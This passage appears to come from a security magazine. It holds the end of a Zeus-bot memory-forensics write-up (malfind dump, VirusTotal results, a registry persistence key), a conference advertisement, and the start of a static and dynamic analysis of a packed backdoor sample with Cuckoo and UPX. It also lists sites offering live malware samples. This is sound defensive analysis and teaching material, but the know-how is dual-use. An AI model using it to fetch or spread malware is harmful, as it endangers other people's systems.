0x015d0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x015d0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

**Figure 22.** Malfind plugin dumps the embedded executable

Submitting the dumped executable to VirusTotal (online web based malware scanning service) confirms that the dumped executable is a component of Zeus Bot (zbot) (Figure 23). This confirms that explorer.exe was injected with Zeus bot (zbot).






Antivirus	Result	Update
AhnLab-V3	Trojan.Win32.Zbot	20120707
AntiVir	TR/Spy.ZBot.aogb.5	20120707
Antiy-AVL	-	20120707
Avast	Win32.Zbot-NRC [Trj]	20120707
AVG	Generic_s.BE	20120707
BitDefender	Gen:Variant.Barys.5104	20120707
ByteHero	-	20120704
CAT-QuickHeal	TrojanPWS.Zbot.Y3	20120707
ClamAV	Trojan.Spy.Zbot-142	20120707
CommTouch	W32/Zbot.BFR.gen[Eldorado]	20120707

**Figure 23.** Virustotal results for the dumped executable

During our dynamic analysis we determined after executing the malware sample, explorer.exe created a registry value to survive the reboot. Let examine that registry value in the memory to see if we can find anything interesting. Using the “printkey” volatility plugin shows the value data (C:\Documents and Settings\Administrator\AppData\Local\Temp\Lyolxi\raruo.exe) (Figure 24), which is the executable dropped by our malware executable (edd94.exe). This indicates that the everytime the system boots raruo.exe is executed.



```

root@bt: ~\Volatility
File Edit View Terminal Help
Last updated: 2011-10-31 15:07:20

Subkeys:

Values:
-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-10-31 20:28:57

Subkeys:


Values:
-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-07 20:15:54

Subkeys:

Values:
-----
REG_SZ {F561587E-5C96-37AB-9701-D0081175F61B} : (S) "C:\Documents and Settings\Administrator\AppData\Local\Temp\Lyolxi\raruo.exe"
  
```

**Figure 24.** Shows the registry value set by the malware to survive the reboot

Finding that executable (raruo.exe) in the infected machine (which is our Windows Virtual Machine) (Figure 25) and submitting it to Virustotal confirms that this is also the component of Zeus bot (zbot) (Figure 26)



**Figure 25.** Shows the dropped executable (raruo.exe)


Antivirus		Result
AhnLab-V3		Spyware/Win32.Zbot
AntiVir		TR/Crypt.XPACK.Gen
Antiy-AVL		Packed/Win32.Katusha.gen
Avast		Win32:Kryptik-IDH [Trj]
AVG		Cryptic.DYR
BitDefender		Gen:Heur.Conjar.11
ByteHero		-
CAT-QuickHeal		TrojanPWS.Zbot.Gen
ClamAV		-
Commtouch		W32/Kazy.H2.gen!Eldorado
Comodo		TrojWare.Win32.Kryptik.ADBJ
DrWeb		Trojan.PWS.Panda.786
Emsisoft		Packed.Win32.Kalushalik

**Figure 26.** VirusTotal results for raruo.exe

## CONCLUSION

In-depth malware analysis can yield effective results. By using static, dynamic and memory analysis techniques we were able to uncover the the characteristics of the malware.

## ABOUT THE AUTHOR



Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings.

You can view the video demo's of all his presentations by subscribing to his youtube channel:  
<http://www.youtube.com/user/hackycracky22>

 @tmforumorg #dd13

OCTOBER 28-31, 2013  
SAN JOSE, CALIFORNIA

# tmforum DIGITAL DISRUPTION 2013

CONQUER CHALLENGES. SEIZE OPPORTUNITIES.



**READER SPECIAL**  
15% off a gold pass  
simply use voucher code  
P5WCC5 when you register

## Crashing the party - digital services

Enabling businesses and enterprises to conquer challenges and seize opportunities presented by the digital world, Digital Disruption, TM Forum's all new, expanded event for the Americas, helps service providers and their partners address vital issues such as reducing cost and risk, improving market retention and growth and increasing revenue by introducing innovative new services. Engage with 150+ expert speakers over four days filled with critical insights, debate, TM Forum training, networking and hands-on opportunities that immerse you in exciting innovations and new ideas.

### Not your average conference...

#### • Four topic-driven Forums

- Agile Business and IT Forum
- Customer Engagement and Analytics Forum
- Delivering Enterprise Services Forum
- Disruptive Innovation Forum

#### • Innovation Zone:

Explore all things TM Forum; meet companies that are seizing the opportunities the digital world is creating:

- **Meet the experts**, learn about **TM Forum programs** and explore our award-winning series of **live Catalyst demos**, collaborative accelerator projects led by cutting edge service providers and suppliers
- Touch and feel some of the latest **disruptive technology** that is changing the way we live and work
- Watch live demos and learn more about **real digital services** that leverage the broad ecosystem
- Discover **innovative technology** from vendors showcasing their best products and services

#### • Networking

#### • TM Forum Training and MasterClasses

### Keynotes include...



Daniel Sieberg  
*Head of Media Outreach  
& Official Spokesperson,  
Google*



Adrian Cockcroft  
*Director of Architecture,  
Cloud Systems, Netflix*



Georges Nahon  
*CEO, Orange*

### For more information or to register now:

Email: [register@tmforum.org](mailto:register@tmforum.org) | Phone: +1 973 944 5100

Visit: [www.tmforum.org/dd13EF](http://www.tmforum.org/dd13EF)

Platinum Sponsor:

**NetCracker®**

# ASKING THE MALWARE DEVELOPER

THE WORLD WHERE THE INFECTED USER ASKS THE  
MALWARE DEVELOPER HOW TO CLEAN HIS COMPUTER

by **Javier Nieto Arevalo**

Computer viruses, ransomware, spam-sending malware, worms, trojan horses, key loggers, rootkits, spyware, dialers, launchers, adware, malicious BHOs, rogue security software, downloaders, botnets. Summarizing, MALWARE. Every day, hundreds of them are being spread and are infecting thousands of computers, servers, tablets, smartphones, etc. If we begin to research the malware behavior, we can see how the malware developers are continuously improving their techniques trying to hide their malicious activities and creating advanced threats. Also, they are making a great effort using new skills in their malicious applications in order to thwart the malware analyst job.

Sometimes we can find samples which have been developed by people with a high knowledge of programming, packing, ciphering, network protocols, security devices, etc. It is awesome how the hackers have the knowledge about the methods used by the security administrators and how they are implementing new techniques to avoid our security measures.

#### What you will learn:

- To locate malware samples to infect your computer.
- To work with Cuckoo sandbox.
- How to make a static and dynamic analysis.
- How to detect and unpack malware packed with UPX
- An example of how to decipher and script cipher with Base64.

#### What you should know:

- Familiar with the Windows operating systems.
- Knowledge about the behavior of modern malware
- Familiar with some basic cipher techniques.

**A**s mentioned above, there are a lot of types of malware. Some of them want to steal your private data, others want to send spam or be part of a botnet to participate in a distributed denial of service. The days when the hacker's goal was to break down your computer are over.

We live in an awesome era where the technology is being improving every day and it is really fast. We have gotten a lot of benefit with these advances but there is a problem,



the hackers are improving their malicious activities faster than we can avoid them. It is like the doping and anti-doping techniques, we know that the bad guys have years of distance over the good guys.

IT is common to find many people who think that it is not important if somebody hacks a website or if a computer is infected. But I would invite them to think about what would happen if some hackers took control over a critical infrastructure like a nuclear central or a water treatment plant... They are using the same operating systems we use: Windows, Linux, Web servers with Apache, Jboss, Tomcat, and MySQL.

We are the person in charge of protecting our networks, our computers and our lives. I think it is really important to talk with the people about the necessity of investing in new security researching initiatives and hire people with the skills and enough knowledge to implement those initiatives.

In this article I am going to analyze a real malware sample. First of all, I want to talk about the malware analysis techniques and I will cover two of them here. Also, I will tell you about some malware repositories that will help you to get recent samples to improve your malware analysis techniques.

## MALWARE ANALYSIS TECHNIQUES

There are two types of malware analysis, the static analysis and the dynamic analysis. In a static analysis the malware will be analyzed without running it. In a dynamic analysis the malware will be executed in a sandbox, or in a lab environment, in order to study their behavior. Also, we can categorize them as basic or advanced.

### BASIC STATIC ANALYSIS

This technique will be covered in the next section of this article. It is usually the first step in studying malware. With this technique, we will be able to draw some preliminary conclusions when we begin to study a malware sample. I will show you how to check whether a malware sample has been categorized by the majority of the antivirus system and we will check the Windows API calls made by the executable to figure out the malware's goal. Also, we will detect if the malware developer has made an effort trying to hide information in their program by packing the executable and I will teach you how to unpack it.

### BASIC DYNAMIC ANALYSIS

In this article I will cover this technique too. This analysis consists of running the malware in a lab environment or sandbox and research what the malware behavior is. We will see how the malware downloads other executables, creates files, modifies the windows registry, etc. To do a basic dynamic analysis, you can create your own virtual machine, take a snapshot, run the malware to study it and when you have finished, recover the previous snapshot. Another option could be to use a Sandbox. There are a lot of sandboxes: GFI Sandbox Joe Sandbox, BitBlaze, Comodo, ThreatExpert, Anubis, Norman, Zero Wine, Buster Sandbox, FireEye, PaloAlto WildFire, Minibis Sandboxie, Buster Sandbox Analyzer, etc. For malware researching purposes, I recommend you use Cuckoo Sandbox. You can install your own sandbox on your computer. You can get the instructions about how to install Cuckoo Sandbox here <http://www.behindthefirewalls.com/2013/07/how-to-install-cuckoo-sandbox-on-ubuntu.html>, or you can use their free online service here <http://malwr.com>. If you choose the last one, I recommend you register on their websites so you will have more capabilities.

### ADVANCED STATIC ANALYSIS

The advanced static analysis is well-known as reverse-engineering and consists of loading a suspicious executable into a disassembler in order to discover what the malware exactly does, reading the assembler code. This technique is really complex and you will need to have a strong knowledge in disassembly, windows operating system and code constructs. IDA Pro is one of the best programs in this area.

### ADVANCED DYNAMIC ANALYSIS

As mentioned above, a dynamic analysis consists of running the malware but in this case, the malware will be running in a debugger. Thanks to debuggers, we can get information that could be impossible to get from a disassembler. Thanks to them, we can get the information just after an execution has been executed. The debugger shows us, for example, the values of memory address as they are modified throughout the execution of a program. A well-known debugger is WinDbg.

## WHERE CAN I GET SOME MALWARE SAMPLES?

If you want to be a malware researcher, the first thing you need to have are malware samples. In the last magazine <http://eforensicsmag.com/memory-forensics-step-by-step/>, in my article called “Step by Step to Work with Your Own Memory Dumps”, I showed you some websites where you can download the latest malware samples. Maybe you did not read my article or you did not buy it. For this reason, I am going to list these sites and add a new one.

### CONTAGIODUMP

<http://contagiodump.blogspot.com> is a blog site where you can find a lot of malware samples, capture data files of the incidents, exploits and links of other websites which are hosting malware or malicious code.

These files can be downloaded from this website but they are compressed with a password. It's necessary to send an email to the author, Mila. You can see the authors' details and her email address in her profile. <http://www.blogger.com/profile/09472209631979859691>

### MALWAREBLACKLIST

[www.malwareblacklist.com](http://www.malwareblacklist.com) is a project that got started back in 2007. This project houses one of the largest online repositories of malicious URLs. The web authors hope the data will help researchers in their understanding of the ever evolving threat landscape.

You can create a user and password on the website in order to get the malware samples or you can download directly from the original URL if it's still available.

### MALWARE.LU

[www.malware.lu](http://www.malware.lu) contains a lot of malware samples. Currently the database contains 5,572,972 samples.

If you would like to download or submit samples, you need to have an account. To request an account, it's necessary to send an email to [ul.erawlam@retsiger](mailto:ul.erawlam@retsiger) with your username and a short explanation why you want an account.

### ZEUSTRACKER.ABUSE.CH

This website is really interesting if you are looking for valuable information about the the Zeus Trojan. This Trojan is really sophisticated and it is one of the more common ones on the Internet. In this link, you can download some samples. <https://zeustracker.abuse.ch/monitor.php?browse=binaries>

## STATIC ANALYSIS WITH CUCKOO

After this brief introduction to the malware analysis and the malware repositories, we are going to begin with the analysis of a malware sample. First of all, we will start with the basic static analysis.

### BASIC STATIC ANALYSIS

In a basic static analysis, we can use tools like Dependency Walker, PEview, PEBrowse Professional, PE Header Summary to achieve our goal but as mentioned above, we will use Cuckoo Sandbox.

Cuckoo Sandbox offers us more features than the ones offered by the tools mentioned above like Behavioral Analysis, Network Analysis, Dynamic analysis all in one tool.

You have two options available, install Cuckoo on your computer or use the online free version here: <https://malwr.com/>. If you choose the second option, I recommend you be registered on their website so you will get more details about your malware like getting traffic captures.

Ok, let's get started. I have submitted the sample to the Cuckoo website. You can see the report here. If someone wants the sample, just let me know writing to [javier.nieto@behindthefirewalls.com](mailto:javier.nieto@behindthefirewalls.com). The malware name is “sexe-online.exe”.

We need to go to the Static Analysis section in the report above.

First of all, we can see that this file has been recognized by the majority of the anti-virus systems in the Antivirus Section.

Quick Overview

Static Analysis

Strings

Antivirus

Static Analysis

Behavioral Analysis

Network Analysis

Dropped Files

Comment Board (0)

ANTIVIRUS	SIGNATURE
MicroWorld-eScan	Generic.Malware.SLI.7160953F
nProtect	Clean
CAT-QuickHeal	Clean
McAfee	Artemis!80B1F909D121
Malwarebytes	Backdoor.Extreme
K7AntiVirus	Backdoor
K7GW	Backdoor

**Figure 1.** *The file in the Antivirus Section*

Now we need to go to the Static Analysis section. Here, we can see that this file has three sections: UPX0, UPX1 and .rsrc.

## Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	SIZE OF RAW DATA	ENTROPY
UPX0	0x00001000	0x00076000	0x00000000	0.0
UPX1	0x00077000	0x00043000	0x00042200	7.9289414193
.rsrc	0x000ba000	0x00008000	0x00007400	5.90791462226

**Figure 2.** *Static Analysis section*

We can check that this file has been compressed with UPX. You can see the file has no size in the disk (RAW DATA = 0x00000000) but it has size in memory when it is uncompressed by itself (VIRTUAL ADDRESS = 0x00001000).

Part of the malware's code is packed in order to obfuscate it. It makes it difficult to be detected and analyzed.

If we go to the „Strings” section, we cannot see a lot of readable strings...

Quick Overview

Static Analysis

Strings

Antivirus

Static Analysis

Behavioral Analysis

Network Analysis

Dropped Files

Comment Board (0)

```
!This program cannot be run in DOS mode.  
44K$/_  
,6`G\z  
j~3Pf@  
QSRw"\  
:tNPQV  
x6k$: '  
UY=\P  
#xQIWE.
```

**Figure 3. Strings section**

If we go back to the Static Analysis section, we can see few Imports because the file is packed. The few imports that we can see are related with packed code like LoadLibrary and GetProcAddress which allow a program to access any function in any library on the system.

If the sample is packed, we cannot get valuable information, for this we will unpack the file to get access to all the imports in order to be able to analyze its behavior. We can download from here the UPX program to uncompress it.

I usually work with Linux so with the command below, you can unpack the file and export it to a new one.

## Imports

### Library KERNEL32.DLL:

- 0x4c118c LoadLibraryA
- 0x4c1190 GetProcAddress
- 0x4c1194 VirtualProtect
- 0x4c1198 VirtualAlloc
- 0x4c119c VirtualFree
- 0x4c11a0 ExitProcess

Figure 4. Imports

```
jnlcto@behindthefirewalls:~/malwaresamples/upx-3.09-i386_linux$ ./upx sexe-online.exe -o sexe-online_uncompress.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.09 Markus Oberhumer, Laszlo Molnar & John Reiser Feb 18th 2013

File size      Ratio      Format      Name
-----
upx: sexe-online.exe: AlreadyPackedException: already packed by UPX

Packed 1 file: 0 ok, 1 error.
jnlcto@behindthefirewalls:~/malwaresamples/upx-3.09-i386_linux$ ./upx -d sexe-online.exe -o sexe-online_uncompress.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.09 Markus Oberhumer, Laszlo Molnar & John Reiser Feb 18th 2013

File size      Ratio      Format      Name
-----
700163 <- 352515 50.35% win32/pe sexe-online_uncompress.exe

Unpacked 1 file.
```

Figure 5. Command for Linux

The executable called sexe-online\_uncompress.exe has just been unpacked. We submit it to Cuckoo again and we see how we get more details about it.

You can see the report of the unpacked sample here.

Now, the uncompressed file has common PE sections:

## Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	SIZE OF RAW DATA	ENTROPY
.text	0x00001000	0x0008061c	0x00080800	6.68469014817
.rdata	0x00082000	0x0000dfc0	0x0000e000	4.48409018068
.data	0x00090000	0x0001a758	0x00006800	2.15007153917
.rsrc	0x000ab000	0x00009328	0x00009400	5.54123455115

Figure 6. PE Sections



- .text: This section should contain the program's code.
- .rdata: The .rdata section contains the import/export information.
- .data: This section contains the programs global data.
- .rsrc: this section usually contains the resources needed by the executable like images, icons...

If we go to the Imports section in the same Static Analysis section, we can check that we can see more of the imports.

## File packed

### Imports

#### Library KERNEL32.DLL:

- 0x4c118c [LoadLibraryA](#)
- 0x4c1190 [GetProcAddress](#)
- 0x4c1194 [VirtualProtect](#)
- 0x4c1198 [VirtualAlloc](#)
- 0x4c119c [VirtualFree](#)
- 0x4c11a0 [ExitProcess](#)

#### Library ADVAPI32.dll:

- 0x4c11a8 [GetAce](#)

#### Library COMCTL32.dll:

- 0x4c11b0 [ImageList\\_Remove](#)

#### Library COMDLG32.dll:

- 0x4c11b8 [GetSaveFileNameW](#)

#### Library GDI32.dll:

- 0x4c11c0 [LineTo](#)

## File unpacked

### Imports

#### Library KERNEL32.DLL:

- 0x482158 [HeapAlloc](#)
- 0x48215c [Sleep](#)
- 0x482160 [GetCurrentThreadId](#)
- 0x482164 [RaiseException](#)
- 0x482168 [MulDiv](#)
- 0x48216c [GetVersionExW](#)
- 0x482170 [GetSystemInfo](#)
- 0x482174 [InterlockedIncrement](#)
- 0x482178 [InterlockedDecrement](#)
- 0x48217c [WideCharToMultiByte](#)
- 0x482180 [lstrcpyW](#)
- 0x482184 [MultiByteToWideChar](#)
- 0x482188 [lstrlenW](#)
- 0x48218c [lstrcpw](#)
- 0x482190 [GetModuleHandleW](#)
- 0x482194 [QueryPerformanceCounter](#)
- 0x482198 [VirtualFreeEx](#)
- 0x48219c [OpenProcess](#)
- 0x4821a0 [VirtualAllocEx](#)
- 0x4821a4 [WriteProcessMemory](#)
- 0x4821a8 [ReadProcessMemory](#)
- 0x4821ac [CreateFileW](#)
- 0x4821b0 [SetFilePointerEx](#)
- 0x4821b4 [ReadFile](#)
- 0x4821b8 [WriteFile](#)
- 0x4821bc [FlushFileBuffers](#)
- 0x4821c0 [TerminateProcess](#)

**Figure 7.** File Packed / File Unpacked

With these imports we can figure out what the malware sample does. Just clicking on the import name, we will be redirected to the Microsoft Developer Network where we can find useful information. Notice it is really difficult to know what the program actually does by only performing a basic static analysis, but it offers us a real insight into its goal.

### LIBRARY KERNEL32.DLL

We can see an import called `CreateProcessW` which is able to create new processes. The `VirtualAllocEx`, `WriteProcessMemory` imports would be a hint of it will lead with some form of process injection.

A lot of API related information with file management can be seen. This program can read, write and create files.

CreateFileW, SetFilePointerEx, ReadFile, WriteFile, FlushFileBuffers, SetFileTime, GetFileAttributesW, FindClose, DeleteFileW, MoveFileW, CopyFileW, GetTempFileNameW, GetPrivateProfileStringW, WritePrivateProfileStringW, GetPrivateProfileSectionW, WritePrivateProfileSectionW, GetPrivateProfileSectionNames, SetFileAttributesW, GetFileSize, GetModuleFileNameW

With FindFirstFileW, FindNextFileW API the program searches in the file system and copies files.

IsDebuggerPresent This API detects if the program is being debugged and if it is, it can change its behavior. It is common to find this API in malware samples. With this technique the malware developers are trying to make the malware analysts task more difficult.

## LIBRARY ADVAPI32.DLL

Here we can see that the program call to the functions below create, edit or remove registry keys:

RegEnumValueW, RegDeleteValueW, RegDeleteKeyW, RegEnumKeyExW, RegSetValueExW, RegCreateKeyExW, RegConnectRegistryW, RegOpenKeyExW, RegQueryValueExW, RegCloseKey.

## COMCTL32.DLL AND GDI32

These imports are related to the use of images...

ImageList\_Create, ImageList\_Remove, ImageList\_Destroy, ExtCreatePen, SetPixel ...

## MPR.DLL

These imports are related with network connections. Two of them draw our attention.

- WNetGetConnectionW: This import retrieves the name of the network resource associated with a local device and it could have three parameters; lpLocalName, lpRemoteName and lpnLengt.
- WNetGetConnectionW: This import makes a connection to a network resource and can redirect a local device to the network resource.

## USER32.DLL

This DLL is involved in the management of user-interface components like button, scroll bar, etc...

GetCursorInfo, ClientToScreen, GetMenuStringW, GetSubMenu, SetWindowLongW, FrameRect, CharNextW, IsDlgButtonChecked, IsMenu...WININET.dll

With this DLL, the program could implement high level network functions like FTP or HTTP.

The program could be able to read files just downloaded from the Internet. Also it could make requests to a URL like it were a browser.

InternetReadFile, InternetCloseHandle, InternetOpenW, InternetSetOptionW, InternetCrackUrlW, HttpQueryInfoW, InternetConnectW, HttpOpenRequestW, HttpSendRequestW, InternetOpenUrlW, InternetQueryOptionW, InternetQueryDataAvailable.

I want to remark these two imports:

- FtpOpenFileW: "This function initiates access to a remote file for writing or reading."
- FtpGetFileSize: "This function retrieves the file size of the requested FTP resource."

But why am I remarking on these imports? If we run this sample malware in a lab machine which is running a sniffer, we could get the username and password of the remote FTP, if it has it, which the malware is connecting with to upload or download information. Notice the FTP protocol sends the username and password to the server through the network in clear text. It could be really interesting.

## WSOCK32.DLL

It is a network DLL but we cannot see the imports. We would need to do in depth research.

## CONCLUSION

As mentioned above, it is really difficult to know what the malware does only with a basic analysis. However, we can say this about the sample which we have analyzed:

- It is a malware sample because the majority of the anti-virus vendors have detected it as Backdoor.
- The malware developers try to hide the program's code by packing the file.
- The developer tries to make malware analysis a difficult task by using IsDebuggerPresent API. (You can learn a trick about how to not be detected by the malware when you open the executable in a debugger).
- When the program is executed, it calls to a lot of APIs in order to read and search files. Maybe the program steals private information reading documents or writing the password captured by a possible keylogger.
- It has graphical capabilities. It is possible that it has a GUI.
- Network resource API calls have been found in the malware imports. There are possibilities that the malware will try to steal information from our local network or try to infect other users through the shared resources.
- It has network functions such as HTTP and FTP. The malware could get into a botnet and receive the orders through the Internet. Also, it is possible that the program uploads the data that has been stolen via HTTP or FTP to the hacker servers.

### Library WSOCK32.dll:

- 0x482794 None
- 0x482798 None
- 0x48279c None
- 0x4827a0 None
- 0x4827a4 None
- 0x4827a8 None
- 0x4827ac None
- 0x4827b0 None
- 0x4827b4 None
- 0x4827b8 None
- 0x4827bc None
- 0x4827c0 None
- 0x4827c4 None
- 0x4827c8 None

Figure 8. Library WSOCK32.dll

## DYNAMIC ANALYSIS WITH CUCKOO

In this section, I am going to show you some techniques in a dynamic analysis with Cuckoo. Remember that you can see the report of the unpacked sample here.

Cuckoo has a great feature like the one offered by Process Monitor. However, Cuckoo only shows us the events created by the malware even if new processes have been created by the malware instead of all events generated by the operating system like Process Monitor does which is really helpful.

If we go to the Behavioral Analysis we can see a graphic with the events generated by malware processes. The goal of this section is to follow the malware step by step.






Figure 9. Dynamic Analysis with Cuckoo

We can see the PID of the processes created by the malware and their events. They are categorized by network, file system, registry, process, services and synchronization.



